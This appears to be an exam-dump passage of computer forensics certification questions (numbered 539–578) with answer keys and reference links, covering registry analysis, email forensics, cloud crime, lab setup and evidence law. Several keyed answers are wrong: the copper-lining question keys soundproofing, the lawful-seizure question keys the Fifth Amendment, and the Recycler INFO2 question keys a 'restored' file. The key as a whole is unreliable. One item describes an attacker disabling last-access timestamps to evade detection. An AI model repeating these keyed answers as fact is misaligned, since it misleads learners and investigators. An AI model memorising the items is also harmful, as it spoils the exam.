Identify the term that refers to individuals who, by virtue of their knowledge and expertise, express an independent opinion on a matter related to a case based on the information that is provided.

- A. Expert Witness
- B. Evidence Examiner
- C. Forensic Examiner
- D. Defense Witness

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://academyofexperts.org/users-of-experts/what-is-an-expert-witness/>

**QUESTION 539**

Steve, a forensic investigator, was asked to investigate an email incident in his organization. The organization has Microsoft Exchange Server deployed for email communications. Which among the following files will Steve check to analyze message headers, message text, and standard attachments?

- A. PUB.EDB
- B. PRIV.EDB
- C. PUB.STM
- D. PRIV.STM

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.systoolsgroup.com/forensics/exchange-server/>

**QUESTION 540**

Which of the following information is displayed when Netstat is used with -ano switch?

- A. Ethernet statistics
- B. Contents of IP routing table
- C. Details of routing table
- D. Details of TCP and UDP connections

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 541**

While collecting Active Transaction Logs using SQL Server Management Studio, the query Select \* from ::fn\_dblog(NULL, NULL) displays the active portion of the transaction log file. Here, assigning NULL values implies?

- A. Start and end points for log sequence numbers are specified
- B. Start and end points for log files are not specified
- C. Start and end points for log files are specified
- D. Start and end points for log sequence numbers are not specified

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://logicalread.com/sql-server-dbcc-log-command-tl01/#.YUnuGGYzYo8>

**QUESTION 542**

Which of the following statements is TRUE with respect to the Registry settings in the user start-up folder HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\

- A. All the values in this subkey run when specific user logs on, as this setting is user-specific
- B. The string specified in the value run executes when user logs on
- C. All the values in this key are executed at system start-up
- D. All values in this subkey run when specific user logs on and then the values are deleted

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys>

#### **QUESTION 543**

Which cloud model allows an investigator to acquire the instance of a virtual machine and initiate the forensics examination process?

- A. PaaS model
- B. IaaS model
- C. SaaS model
- D. SecaaS model

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.intechopen.com/chapters/64377>

#### **QUESTION 544**

An attacker successfully gained access to a remote Windows system and plans to install persistent backdoors on it. Before that, to avoid getting detected in future, he wants to cover his tracks by disabling the last-accessed timestamps of the machine. What would he do to achieve this?

- A. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem \NtfsDisableLastAccessUpdate to 0
- B. Run the command fsutil behavior set disablelastaccess 0
- C. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem \NtfsDisableLastAccessUpdate to 1
- D. Run the command fsutil behavior set enablelastaccess 0

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference <https://www.techrepublic.com/article/tech-tip-disable-the-last-access-update/>

#### **QUESTION 545**

Which of the following web browser uses the Extensible Storage Engine (ESE) database format to store browsing records, including history, cache, and cookies?

- A. Safari
- B. Mozilla Firefox
- C. Microsoft Edge
- D. Google Chrome

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.sciencedirect.com/science/article/pii/S1742287616300342>

**QUESTION 546**

Which U.S. law sets the rules for sending emails for commercial purposes, establishes the minimum requirements for commercial messaging, gives the recipients of emails the right to ask the senders to stop emailing them, and spells out the penalties in case the above said rules are violated?

- A. NO-SPAM Act
- B. American: NAVSO P-5239-26 (RLL)
- C. CAN-SPAM Act
- D. American: DoD 5220.22-M

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.ftc.gov/tips-advice/business-center/guidance/can-spam-act-compliance-guide-business>

**QUESTION 547**

Which of the following statements is TRUE about SQL Server error logs?

- A. SQL Server error logs record all the events occurred on the SQL Server and its databases
- B. Forensic investigator uses SQL Server Profiler to view error log files
- C. Error logs contain IP address of SQL Server client connections
- D. Trace files record, user-defined events, and specific system events

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://info-savvy.com/determine-the-database-evidence-repositories-and-collect-the-evidence-files/>

**QUESTION 548**

Which among the following tools can help a forensic investigator to access the registry files during postmortem analysis?

- A. RegistryChangesView
- B. RegDIIView
- C. RegRipper
- D. ProDiscover

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.hackingarticles.in/forensic-investigation-windows-registry-analysis/>

**QUESTION 549**

Consider that you are investigating a machine running an Windows OS released prior to Windows Vista. You are trying to gather information about the deleted files by examining the master database file named INFO2 located at C:\Recycler\<USER SID>\. You read an entry named "Dd5.exe". What does Dd5.exe mean?

- A. D drive, fifth file deleted, a .exe file
- B. D drive, fourth file restored, a .exe file
- C. D drive, fourth file deleted, a .exe file
- D. D drive, sixth file deleted, a .exe file

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 550**

Which Linux command when executed displays kernel ring buffers or information about device drivers loaded into the kernel?

- A. pgrep
- B. dmesg
- C. fsck
- D. grep

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.tecmint.com/dmesg-commands/>

**QUESTION 551**

A section of your forensics lab houses several electrical and electronic equipment. Which type of fire extinguisher you must install in this area to contain any fire incident?

- A. Class B
- B. Class D
- C. Class C
- D. Class A

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <http://www.ilpi.com/safety/extinguishers.html>

**QUESTION 552**

Checkpoint Firewall logs can be viewed through a Check Point Log viewer that uses icons and colors in the log

table to represent different security events and their severity. What does the icon  in the checkpoint logs represent?

- A. The firewall rejected a connection
- B. A virus was detected in an email
- C. The firewall dropped a connection
- D. An email was marked as potential spam

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 553**

In which cloud crime do attackers try to compromise the security of the cloud environment in order to steal data or inject a malware?

- A. Cloud as an Object
- B. Cloud as a Tool
- C. Cloud as an Application
- D. Cloud as a Subject

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 554**

POP3 is an Internet protocol, which is used to retrieve emails from a mail server. Through which port does an email client connect with a POP3 server?

- A. 110
- B. 143
- C. 25
- D. 993

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.ionos.com/digitalguide/e-mail/technical-matters/imap-or-pop3-which-e-mail-protocol-to-choose/#:~:text=Each%20message%20can%20only%20be,connected%2C%20they%20communicate%20via%20commands>

#### **QUESTION 555**

James, a hacker, identifies a vulnerability in a website. To exploit the vulnerability, he visits the login page and notes down the session ID that is created. He appends this session ID to the login URL and shares the link with a victim. Once the victim logs into the website using the shared URL, James reloads the webpage (containing the URL with the session ID appended) and now, he can browse the active session of the victim. Which attack did James successfully execute?

- A. Cross Site Request Forgery
- B. Cookie Tampering

- C. Parameter Tampering
- D. Session Fixation Attack

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: [https://owasp.org/www-community/attacks/Session\\_fixation#:~:text=Session%20Fixation%20is%20an%20attack,specifically%20the%20vulnerable%20web%20application](https://owasp.org/www-community/attacks/Session_fixation#:~:text=Session%20Fixation%20is%20an%20attack,specifically%20the%20vulnerable%20web%20application)

#### **QUESTION 556**

Which of the following components within the android architecture stack take care of displaying windows owned by different applications?

- A. Media Framework
- B. Surface Manager
- C. Resource Manager
- D. Application Framework

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: [https://www.tutorialspoint.com/android/android\\_architecture.htm](https://www.tutorialspoint.com/android/android_architecture.htm)

#### **QUESTION 557**

Which among the following web application threats is resulted when developers expose various internal implementation objects, such as files, directories, database records, or key-through references?

- A. Remote File Inclusion
- B. Cross Site Scripting
- C. Insecure Direct Object References
- D. Cross Site Request Forgery

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.pluralsight.com/guides/must-known-web-security-risks-for-developers>

#### **QUESTION 558**

What does Locard's Exchange Principle state?

- A. Any information of probative value that is either stored or transmitted in a digital form
- B. Digital evidence must have some characteristics to be disclosed in the court of law
- C. Anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave
- D. Forensic investigators face many challenges during forensics investigation of a digital crime, such as extracting, preserving, and analyzing the digital evidence

**Correct Answer:** C

**Section:** (none)

## **Explanation**

### **Explanation/Reference:**

Reference: <https://www.sciencedirect.com/topics/social-sciences/exchange-principle#:~:text=Locard's%20Exchange%20Principle%20states%20that,pollen%2C%20paint%2C%20and%20soil>

## **QUESTION 559**

Smith is an IT technician that has been appointed to his company's network vulnerability assessment team. He is the only IT employee on the team. The other team members include employees from Accounting, Management, Shipping, and Marketing. Smith and the team members are having their first meeting to discuss how they will proceed. What is the first step they should do to create the network vulnerability assessment plan?

- A. Their first step is to make a hypothesis of what their final findings will be.
- B. Their first step is to create an initial Executive report to show the management team.
- C. Their first step is to analyze the data they have currently gathered from the company or interviews.
- D. Their first step is the acquisition of required documents, reviewing of security policies and compliance.

**Correct Answer:** D

**Section:** (none)

**Explanation**

### **Explanation/Reference:**

## **QUESTION 560**

What is the location of a Protective MBR in a GPT disk layout?

- A. Logical Block Address (LBA) 2
- B. Logical Block Address (LBA) 0
- C. Logical Block Address (LBA) 1
- D. Logical Block Address (LBA) 3

**Correct Answer:** C

**Section:** (none)

**Explanation**

### **Explanation/Reference:**

Reference: [https://en.wikipedia.org/wiki/GUID\\_Partition\\_Table#:~:text=The%20protective%20MBR%20is%20stored,a%20size%20of%20128%20bytes](https://en.wikipedia.org/wiki/GUID_Partition_Table#:~:text=The%20protective%20MBR%20is%20stored,a%20size%20of%20128%20bytes)

## **QUESTION 561**

In Linux OS, different log files hold different information, which help the investigators to analyze various issues during a security incident. What information can the investigators obtain from the log file var/log/dmesg?

- A. Kernel ring buffer information
- B. All mail server message logs
- C. Global system messages
- D. Debugging log messages

**Correct Answer:** A

**Section:** (none)

**Explanation**

### **Explanation/Reference:**

Reference: <https://superuser.com/questions/565927/differences-in-var-log-syslog-dmesg-messages-log->

[files#:~:text=%2Fvar%2Flog%2Fdmesg%20%E2%80%93,kernel%20detects%20during%20boot%20process](#)

### **QUESTION 562**

Which of the following hives in Windows registry contain configuration information related to the application type that is used to open various files on the system?

- A. HKEY\_CURRENT\_CONFIG
- B. HKEY\_CLASSES\_ROOT
- C. HKEY\_CURRENT\_USER
- D. HKEY\_LOCAL\_MACHINE

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: [https://what-when-how.com/windows-forensic-analysis/registry-analysis-windows-forensic-analysis-part-1/#:~:text=Each%20of%20these%20hives%20plays,the%20function%20of%20the%20system.&text=The%20HKEY\\_CURRENT\\_CONFIG%20hive%20contains%20the.various%20files%20on%20the%20system](https://what-when-how.com/windows-forensic-analysis/registry-analysis-windows-forensic-analysis-part-1/#:~:text=Each%20of%20these%20hives%20plays,the%20function%20of%20the%20system.&text=The%20HKEY_CURRENT_CONFIG%20hive%20contains%20the.various%20files%20on%20the%20system)

### **QUESTION 563**

Which of these ISO standards define the file system for optical storage media, such as CD-ROM and DVD-ROM?

- A. ISO 9660
- B. ISO 13346
- C. ISO 9960
- D. ISO 13490

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: [https://en.wikipedia.org/wiki/ISO\\_9660#:~:text=ISO%209660%20is%20a%20file%20system%20for%20optical%20disc%20media](https://en.wikipedia.org/wiki/ISO_9660#:~:text=ISO%209660%20is%20a%20file%20system%20for%20optical%20disc%20media)

### **QUESTION 564**

Which of the following Linux command searches through the current processes and lists the process IDs those match the selection criteria to stdout?

- A. pstree
- B. pgrep
- C. ps
- D. grep

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://askubuntu.com/questions/180336/how-to-find-the-process-id-pid-of-a-running-terminal-program>

### **QUESTION 565**

Which forensic investigation methodology believes that criminals commit crimes solely to benefit their criminal

enterprises?

- A. Scientific Working Group on Digital Evidence
- B. Daubert Standard
- C. Enterprise Theory of Investigation
- D. Fyre Standard

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://info-savvy.com/rules-of-forensics-investigation/>

#### **QUESTION 566**

Which of these rootkit detection techniques function by comparing a snapshot of the file system, boot records, or memory with a known and trusted baseline?

- A. Signature-Based Detection
- B. Integrity-Based Detection
- C. Cross View-Based Detection
- D. Heuristic/Behavior-Based Detection

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://info-savvy.com/anti-forensics-techniques-rootkits/>

#### **QUESTION 567**

Which program uses different techniques to conceal a malware's code, thereby making it difficult for security mechanisms to detect or remove it?

- A. Dropper
- B. Packer
- C. Injector
- D. Obfuscator

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.sciencedirect.com/topics/computer-science/obfuscation-technique>

#### **QUESTION 568**

What does the bytes 0x0B-0x53 represent in the boot sector of NTFS volume on Windows 2000?

- A. Jump instruction and the OEM ID
- B. BIOS Parameter Block (BPB) and the OEM ID
- C. BIOS Parameter Block (BPB) and the extended BPB
- D. Bootstrap code and the end of the sector marker

**Correct Answer:** C

**Section: (none)**  
**Explanation**

**Explanation/Reference:**

Reference: <http://ntfs.com/ntfs-partition-boot-sector.htm>

**QUESTION 569**

What does the Rule 101 of Federal Rules of Evidence states?

- A. Scope of the Rules, where they can be applied
- B. Purpose of the Rules
- C. Limited Admissibility of the Evidence
- D. Rulings on Evidence

**Correct Answer: A**

**Section: (none)**  
**Explanation**

**Explanation/Reference:**

Reference: <https://law.indiana.edu/instruction/tanford/b723/02obj/R02.pdf>

**QUESTION 570**

What document does the screenshot represent?

Laboratory or Agency Name :	Case Number :	
Received from (Name and Title)	Address and Telephone Number	
Location from where Evidence Obtained	Reason Evidence Was Obtained	
Date and Time Evidence Was Obtained		
Item Number	Quantity	Description of Item

- A. Expert witness form
- B. Search warrant form
- C. Chain of custody form
- D. Evidence collection form

**Correct Answer: D**

**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 571**

You are asked to build a forensic lab and your manager has specifically informed you to use copper for lining the walls, ceilings, and floor. What is the main purpose of lining the walls, ceilings, and floor with copper?

- A. To control the room temperature
- B. To strengthen the walls, ceilings, and floor
- C. To avoid electromagnetic emanations
- D. To make the lab sound proof

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://info-savvy.com/physical-security-recommendations-of-computer-forensics-lab/>

**QUESTION 572**

James is dealing with a case regarding a cybercrime that has taken place in Arizona, USA. James needs to lawfully seize the evidence from an electronic device without affecting the user's anonymity. Which of the following law should he comply with, before retrieving the evidence?

- A. First Amendment of the U.S. Constitution
- B. Fourth Amendment of the U.S. Constitution
- C. Third Amendment of the U.S. Constitution
- D. Fifth Amendment of the U.S. Constitution

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: [https://www.law.cornell.edu/constitution/fifth\\_amendment](https://www.law.cornell.edu/constitution/fifth_amendment)

**QUESTION 573**

Which of the following stand true for BIOS Parameter Block?

- A. The BIOS Partition Block describes the physical layout of a data storage volume
- B. The BIOS Partition Block is the first sector of a data storage device
- C. The length of BIOS Partition Block remains the same across all the file systems
- D. The BIOS Partition Block always refers to the 512-byte boot sector

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: [https://handwiki.org/wiki/BIOS\\_parameter\\_block](https://handwiki.org/wiki/BIOS_parameter_block)

**QUESTION 574**

Which Event Correlation approach assumes and predicts what an attacker can do next after the attack by studying statistics and probability?

- A. Profile/Fingerprint-Based Approach
- B. Bayesian Correlation
- C. Time (Clock Time) or Role-Based Approach

D. Automated Field Correlation

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://info-savvy.com/summarize-the-event-correlation/#:~:text=Bayesian%20Correlation%20Approach,by%20studying%20statistics%20and%20probability>

**QUESTION 575**

MAC filtering is a security access control methodology, where a \_\_\_\_\_ is assigned to each network card to determine access to the network.

- A. 48-bit address
- B. 24-bit address
- C. 16-bit address
- D. 32-bit address

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.geeksforgeeks.org/mac-filtering-in-computer-network/#:~:text=MAC%20filtering%20is%20a%20security.access%20a%20network%20or%20not.&text=It%20helps%20in%20preventing%20unwanted%20access%20to%20the%20network>

**QUESTION 576**

Which of the following files store the MySQL database data permanently, including the data that had been deleted, helping the forensic investigator in examining the case and finding the culprit?

- A. mysql-bin
- B. mysql-log
- C. iblog
- D. ibdata1

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.stellarinfo.com/blog/recover-mysql-database-from-ibdata1/>

**QUESTION 577**

Which tool allows dumping the contents of process memory without stopping the process?

- A. psdump.exe
- B. pmdump.exe
- C. processdump.exe
- D. pdump.exe

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.sciencedirect.com/topics/computer-science/memory-dump-file#:~:text=Post%20Mortem%20Dump%20or%20PMDump,analysis%20of%20a%20dump%20file>

**QUESTION 578**

Which component in the hard disk moves over the platter to read and write information?

- A. Actuator
- B. Spindle
- C. Actuator Axis
- D. Head

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://cs.stanford.edu/people/nick/how-hard-drive-works/#:~:text=A%20%22head%22%20moves%20over%20the.the%20stored%200's%20and%201's>

**IT MATERIAL TRIBE**  
Make Impossible Possible